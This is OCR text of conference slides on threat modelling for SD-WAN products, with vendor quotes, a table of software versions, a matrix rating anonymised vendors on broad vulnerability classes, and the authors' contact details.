
We will be updating the AWS image with the current GA image of 8.1.7.x.

Anusha Vaidyanathan, Director, Security Product Management



My recommendation is to perform an upgrade to latest version 9.3.5 (released on May 2018) to make sure you have the latest bug fixes

Maria Guzman
Escalation Engineer



Viptela Software Release 18.1
March 30, 2018
Revision 1

UP 2 DATE STATISTICS


Vendor	Up2date	AWS
Cisco	18.1	17.2.4
Silver Peak	8.1.7.x	8.1.5.10
Citrix	9.3.5	9.3.0
Riverbed	2.10	2.8.2.16
Versa	16.1R2S1	-
Arista	4.20.5F	4.20.5F
VeloCloud	2.5.2	2.4.1

RESEARCHER'S POINT OF VIEW

	Vendor 1	Vendor 2	Vendor 3	Vendor 4	Vendor 5
Hardcodes	V	X	X	X	V
Broken access control	V	V	X	X	V
Using vulnerable GNU/Linux	¯_(ツ)_/¯	X	X	X	¯_(ツ)_/¯
Using vulnerable 3rd party components	X	X	X	X	X
Broken client-side Web	V	X	X	X	!
Broken server-side Web	X	X	X	X	X
Secure misconfiguration	!	X	X	X	X
Memory Corruption	¯_(ツ)_/¯	¯_(ツ)_/¯	X	X	¯_(ツ)_/¯

VENDORS

- Citrix NetScaler SD-WAN
- Versa Networks
- Cisco Viptela
- Silver Peak
- Riverbed SteelConnect


THAT'S NOT HOW THE FORCE WORKS


That is why you fail.

SD-WAN NEW HOP

PRACTICAL THREAT MODELLING FOR SD-WAN

SERGEY GORDEYCHIK
SERG.GORDEY@GMAIL.COM
@SCADASL

ALEKS TIMORIN
ATIMORIN@GMAIL.COM

DENIS KOLEGOV
DNKOLEGOV@GMAIL.COM
@DNKOLEGOV

DARKMATTER